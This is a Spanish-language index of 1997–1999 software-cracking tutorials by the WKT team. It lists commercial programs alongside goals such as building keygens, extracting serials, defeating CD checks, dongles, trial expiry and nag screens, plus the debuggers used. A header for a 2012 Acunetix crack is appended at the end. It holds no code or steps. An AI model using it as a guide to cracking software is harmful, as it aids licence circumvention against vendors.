Conseguir que no caduque nunca el programa.		
Funciones del Visual Basic 5	Mr.Brown	1998
Listado de las funciones de msvbvm50.DLL, para tracear pgms de VB5.		

UNIX Cracking		
Programas de Evaluación limitados por Fecha	Bart	Octubre 1998
Cómo saltarse la protección de programas de evaluación.		

[Plantilla en formato htm | Plantilla en formato zip]

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por Tipo de Protección

Mochilas, Dongles, Hardware Key, ...		
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal

Cd-Checks, ...		
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal

Generadores de Llaves, KeyMakers, ...

Lake Clear Animato v1.0c (W95/W98/NT)

Obtención de un número de Serie Válido y creación de KeyMaker

21/10/99	Mr.Green	SoftIce v3.24

Productos RKS Software (W95)

Obtención de un número de Serie Válido y creación de KeyMaker

18/10/99	Mr.Green	SoftIce v3.24

File Compare Utility 3.0.002 (W95)

Hacer un Generador de claves (KeyGen).

01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Revival 2.1 (W95)

Explicación para hacer un Generador de Llaves.

Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C

Shareware: Pantallas molestas (Nag Screens), ...

Ulead PhotoImpact v4.2 (W95)

Conseguir que no caduque el programa y NagScreen.

30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

Lotus SmartSuite Millenium Edition (W95)

Conseguir que no caduque el programa y NagScreen.

15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

CuentaPasos v3.72 (W95)

Conseguir que no caduque el programa y NagScreen.

02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

PhotoLine 4.53 (W95)

Conseguir que no caduque el programa y NagScreen.

20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

TextPad 3.2.4 (W95)

Saltarse el aviso inicial de shareware

Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

Logical (DOS)

Evitar la pantalla inicial de introducción de password.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Shareware: Limitaciones de Funciones, ...

Ulead Video Studio v3.0 (W95)

Conseguir que no caduque el programa, NagScreen y otras limitaciones

14/09/99	Mr.Orange [WkT!]	SoftIce v3.25

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Slim Show 3.1 (W95)

Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Shareware: Buscar Números de Registro, Serials, ...		
Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25
Advanced Video Poker v1.1 (W95)		
Buscar el número de serie y crear su Key-Generator		
14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)
Exploit Submission Wizard 5 (W95)		
Conseguir la clave para registrarse.		

01/06/99	Esiel2	SoftIce v3.24

Talisman 1.1 (W95)

Conseguir la clave para registrarse.

11/5/99	Mr.WhiTe	SoftIce 3.24

Picture Explorer 1.21 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	Wdasm

KAWA 3.13 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	SoftIce 3.24

Java Script It ! v1.3 (W95)

Conseguir la clave para registrarse.

07/01/99	Esiel2	SoftIce v3.24

Cover Your Tracks 3.1 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24

AddSoft 2.26 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Uninstall Manager 2.60 (W95)

Conseguir la clave para registrarse.

20/11/98	Mr.Grey	SoftIce 3.24

CaseLinr 5.4 (W95)

Conseguir la clave para registrarse.

08/11/98	Mr.Grey	SoftIce 3.24

4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
AxMan 2.21 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
A.X.E. 2.0 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24
Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24
Font Look 3.2, Directory Printer 1.8, Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22
Internet Organizer 3.1 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	Wdasm 8.9
Submission Wizard 4 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Html Validator v2.55 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Norton CrashGuard Deluxe 3.0 (W95)		

Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce
Uedit 5.0 (W95)		
Conseguir la clave para registrarse.		
Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce

Shareware: Engañar el registro, Serial, ...		
Quick Heal v5.20 (W95/W98/NT)		
Simular estar registrados.		
13/10/99	Kolgado	SoftIce v4.01
Toggle Mouse v3.4.3 (W95/W98/NT) Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.		
Simular estar registrados.		
25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor
Registry Studio V1.01 (W95/W98/NT)		
Simular estar registrados.		
30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		

07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a

Ultraedit v6.10a (W95)

Simular estar registrado.

15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a

CdrLabel 4.1 (W95)

Simular estar registrado.

15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

SemPoint 2.25 (W95)

Simular estar registrado.

13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Hex WorkShop 2.51 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

WinRAR 2.04 (W95)

Simular estar registrado.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

TechFacts 95 (W95)

Simular estar registrado.

Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal

Shareware: Limitaciones de Tiempo, ...		
Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Shareware: Zen Cracking, ...		
Ulead Media Studio Pro v5.01 (W95)		
Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.		
21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32
Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce

[Plantilla en formato htm | Plantilla en formato zip]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por Fecha de Publicación

Octubre 1999

Registry Studio V1.01 (W95/W98/NT)

Simular estar registrados.

30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)

Code Snippet Creator v1.05: (W95/W98/NT)
Descabezando archivos ejecutables portables

Comprender la estructura y el contenido del encabezado de los archivos con formato PE

Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)

La Memoria en W32: Intro (W95/W98/NT)

Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.

Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40 (opcional), SoftIce

Reversing with ToPo v1.0 (W95/W98/NT)

Cómo usar ToPo v1.0		
23/10/99	Mr.Crimson	Topo v1.0, Uedit y (opcionalmente) SoftICE
Lake Clear Animato v1.0c (W95/W98/NT)		
Obtención de un número de Serie Válido y creación de KeyMaker		
21/10/99	Mr.Green	SoftIce v3.24
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
Productos RKS Software (W95)		
Obtención de un número de Serie Válido y creación de KeyMaker		
18/10/99	Mr.Green	SoftIce v3.24
Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
Quick Heal v5.20 (W95/W98/NT)		
Simular estar registrados.		
13/10/99	Kolgado	SoftIce v4.01

Septiembre 1999		
Ultraedit v6.20b (W95)		
Simular estar registrado.		
29/09/99	^DeeJay^	SoftIce v3.24, W32dasm v8.9
Ulead Media Studio Pro v5.01 (W95)		
Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.		
21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32
Ulead Video Studio v3.0 (W95)		
Conseguir que no caduque el programa, NagScreen y otras limitaciones		
14/09/99	Mr.Orange [WkT!]	SoftIce v3.25
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
ActiveLock 1.5 y VBCodeLibrary 3.0.0 (W95)		
Conseguir la clave para registrarse.		
03/09/99	Paco	Visual Basic 5+, Smartcheck 6 (opcional)

Agosto 1999

Ulead Button.Applet 1.0 (W95)

Conseguir que no caduque el programa y NagScreen.

31/08/99	Mr.Orange	SoftIce v3.25, ProcDump

Descompresión manual con ProcDump (W95)

Como usar el ProcDump para descomprimir/desencriptar tus cobayas.

31/08/99	Mr.Orange	SoftIce v3.25, ProcDump

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Toggle Mouse v3.4.3 (W95/W98/NT)
Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.

Simular estar registrados.

25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor

Particle Fire screensaver v1.1a (W95)

Conseguir la clave para registrarse.

19/08/99	Champion	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)

Advanced Video Poker v1.1 (W95)

Buscar el número de serie y crear su Key-Generator

14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)

Julio 1999

Ulead PhotoImpact v4.2 (W95)		
Conseguir que no caduque el programa y NagScreen.		
30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a
Lotus SmartSuite Millenium Edition (W95)		
Conseguir que no caduque el programa y NagScreen.		
15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a
Ultraedit v6.10a (W95)		
Simular estar registrado.		
15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25

Junio 1999		
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal
Crackeando en VB	Esiel2	Junio de 1999
Este tutorial contiene lo basico a mi entender que debes saber de herramientas y de algunas funciones que tanto le gusta llamar al Visual Basic.		
Exploit Submission Wizard 5 (W95)		
Conseguir la clave para registrarse.		

01/06/99	Esiel2	SsoftIce v3.24

Mayo 1999		
Talisman v1.1 (W95)		
Conseguir la clave para registrarse.		
11/05/99	Mr.WhiTe	SoftIce 3.24
CuentaPasos v3.72 (W95)		
Conseguir que no caduque nunca el programa.		
02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

Marzo 1999		
File Compare Utility 3.0.002 (W95)		
Hacer un Generador de claves (KeyGen).		
01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Enero 1999		
Picture Explorer 1.21 (W95)		
Conseguir la clave para registrarse.		
09/01/99	Mr.Grey	Wdasm

KAWA 3.13 (W95)		
Conseguir la clave para registrarse.		
09/01/99	Mr.Grey	SoftIce 3.24
Java Script It ! v1.3 (W95)		
Conseguir la clave para registrarse.		
07/01/99	Esiel2	SoftIce v3.24

Diciembre 1998		
Cover Your Tracks 3.1 (W95)		
Conseguir la clave para registrarse.		
20/12/98	Mr.Grey	SoftIce 3.24
AddSoft 2.26 (W95)		
Conseguir la clave para registrarse.		
20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Noviembre 1998		
Uninstall Manager 2.60 (W95)		
Conseguir la clave para registrarse.		
20/11/98	Mr.Grey	SoftIce 3.24
PhotoLine 4.53 (W95)		
Conseguir que no caduque el programa.		
20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce
CaseLinr 5.4 (W95)		
Conseguir la clave para registrarse.		
08/11/98	Mr.Grey	SoftIce 3.24
Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Octubre 1998		
4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
AxMan 2.21 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
Revival 2.1 (W95)		
Explicación para hacer un Generador de Llaves.		
Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C
A.X.E. 2.0 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24

Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24

Septiembre 1998		
Slim Show 3.1 (W95)		
Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal

Agosto 1998		
CdrLabel 4.1 (W95)		
Simular estar registrado.		
15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
SemPoint 2.25 (W95)		
Simular estar registrado.		
13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Font Look 3.2, Directory Printer 1.8, Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		

5/8/98	Mr.Brown	SoftIce 3.22

Julio 1998

Internet Organizer 3.1 (W95)

Conseguir la clave para registrarse.

Julio 98	Mr.Brown	Wdasm 8.9

Hex WorkShop 2.51 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

Submission Wizard 4 (W95)

Conseguir la clave para registrarse.

Julio 98	Mr.Brown	SoftIce 3.22

WinRAR 2.04 (W95)

Simular estar registrado.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

TextPad 3.2.4 (W95)

Saltarse el aviso inicial de shareware

Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

Html Validator v2.55 (W95)

Conseguir la clave para registrarse.

Julio 98	Mr.Brown	SoftIce 3.22

Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Logical (DOS)		
Evitar la pantalla inicial de introducción de password.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Antes de Julio 1998		
Norton CrashGuard Deluxe 3.0 (W95)		
Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce
Uedit 5.0 (W95)		
Conseguir la clave para registrarse.		
Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal
TechFacts 95 (W95)		
Simular estar registrado.		
Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal

[**Plantilla en formato htm** | **Plantilla en formato zip**]

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por orden Alfabético

A

ActiveLock 1.5 y VBCodeLibrary 3.0.0 (W95)

Conseguir la clave para registrarse.

03/09/99	Paco	Visual Basic 5+, Smartcheck 6 (opcional)

AddSoft 2.26 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Advanced Video Poker v1.1 (W95)

Buscar el número de serie y crear su Key-Generator

14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)

A.X.E. 2.0 (W95)

Conseguir la clave para registrarse.

18/10/98	Mr.Grey	SoftIce 3.24

AxMan 2.21 (W95)

Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24

B

Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

C

Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54
CaseLinr 5.4 (W95)		
Conseguir la clave para registrarse.		
08/11/98	Mr.Grey	SoftIce 3.24
CdrLabel 4.1 (W95)		
Simular estar registrado.		
15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Code Snippet Creator v1.05: (W95/W98/NT) Descabezando archivos ejecutables portables		
Comprender la estructura y el contenido del encabezado de los archivos con formato PE		

Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Cover Your Tracks 3.1 (W95)		
Conseguir la clave para registrarse.		
20/12/98	Mr.Grey	SoftIce 3.24
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
CuentaPasos v3.72 (W95)		
Conseguir que no caduque nunca el programa.		
02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

D		
Directory Printer 1.8 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22
Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24

E

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Exploit Submission Wizard 5 (W95)

Conseguir la clave para registrarse.

01/06/99	Esiel2	SoftIce v3.24

F

File Compare Utility 3.0.002 (W95)

Hacer un Generador de claves (KeyGen).

01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Font Look 3.2 (W95)

Conseguir la clave para registrarse.

5/8/98	Mr.Brown	SoftIce 3.22

G

H		
Hex WorkShop 2.51 (W95)		
Saltarse el registro.		
Julio 98	Daniel	Wdasm, Editor Hexadecimal
Html Validator v2.55 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22

I		
Internet Organizer 3.1 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	Wdasm 8.9

J		
Java Script It ! v1.3 (W95)		
Conseguir la clave para registrarse.		
07/01/99	Esiel2	SoftIce v3.24

K		
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
KAWA 3.13 (W95)		
Conseguir la clave para registrarse.		
09/01/99	Mr.Grey	SoftIce 3.24

L		
Lake Clear Animato v1.0c (W95/W98/NT)		
Obtención de un número de Serie Válido y creación de KeyMaker		
21/10/99	Mr.Green	SoftIce v3.24
Logical (DOS)		
Evitar la pantalla inicial de introducción de password.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Lotus SmartSuite Millenium Edition (W95)		
Conseguir que no caduque el programa y NagScreen.		
15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

M		
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal
Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce

N		
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal
Norton CrashGuard Deluxe 3.0 (W95)		
Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce

P
Particle Fire screensaver v1.1a (W95)
Conseguir la clave para registrarse.

19/08/99	Champion	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)

Picture Explorer 1.21 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	Wdasm

PhotoLine 4.53 (W95)

Conseguir que no caduque el programa.

20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Q

Quick Heal v5.20 (W95/W98/NT)

Simular estar registrados.

13/10/99	Kolgado	SoftIce v4.01

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

R

Registry Studio V1.01 (W95/W98/NT)

Simular estar registrados.

30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)

Revival 2.1 (W95)		
Explicación para hacer un Generador de Llaves.		
Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C
Productos RKS Software (W95)		
Obtención de un número de Serie Válido y creación de KeyMaker		
18/10/99	Mr.Green	SoftIce v3.24

S		
SemPoint 2.25 (W95)		
Simular estar registrado.		
13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Slim Show 3.1 (W95)		
Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Submission Wizard 4 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22

T		
Toggle Mouse v3.4.3 (W95/W98/NT) Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.		
Simular estar registrados.		
25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
Talisman v1.1 (W95)		
Conseguir la clave para registrarse.		
11/05/99	Mr.WhiTe	SoftIce 3.24
TechFacts 95 (W95)		
Simular estar registrado.		
Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal
TextPad 3.2.4 (W95)		
Saltarse el aviso inicial de shareware		
Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

U

Ulead Button.Applet 1.0 (W95)

Conseguir que no caduque el programa y NagScreen.

31/08/99	Mr.Orange	SoftIce v3.25, ProcDump

Ulead Media Studio Pro v5.01 (W95)

Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.

21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32

Ulead PhotoImpact v4.2 (W95)

Conseguir que no caduque el programa y NagScreen.

30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

Ulead Video Studio v3.0 (W95)

Conseguir que no caduque el programa, NagScreen y otras limitaciones

14/09/99	Mr.Orange [WkT!]	SoftIce v3.25

Ultraedit v6.20b (W95)

Simular estar registrado.

29/09/99	^DeeJay^	SoftIce v3.24, W32dasm v8.9

Ultraedit v6.10a (W95)

Simular estar registrado.

15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a

Ultraedit 5.0 (W95)

Conseguir la clave para registrarse.

Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce

Uninstall Manager 2.60 (W95)

Conseguir la clave para registrarse.		
20/11/98	Mr.Grey	SoftIce 3.24

V

W

Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25
WinRAR 2.04 (W95)		
Simular estar registrado.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

X

0, 1, 2, 3, 4, 5, 6, 7, 8, 9		
4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24

[Plantilla en formato htm | Plantilla en formato zip]

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

CRACKEANDO ACUNETIX V8 - 2012	
FECHA	26 de noviembre del 2012
VICTIMA	Acunetix v8 2012
URL DESCARGA	http://www.acunetix.com/download/full ver8/2012_11_13_01_webvulnscan8.exe
PROTECCION	Serial name
OBJETIVO	Registrar el software
DIFICULTAD	MEDIA-AVANZADA
CRACKER	ALEJANDRO TORRES (TORRESCRACK)

http://www.facebook.com/yo.torrescrack

www.torrescrack.blogspot.com

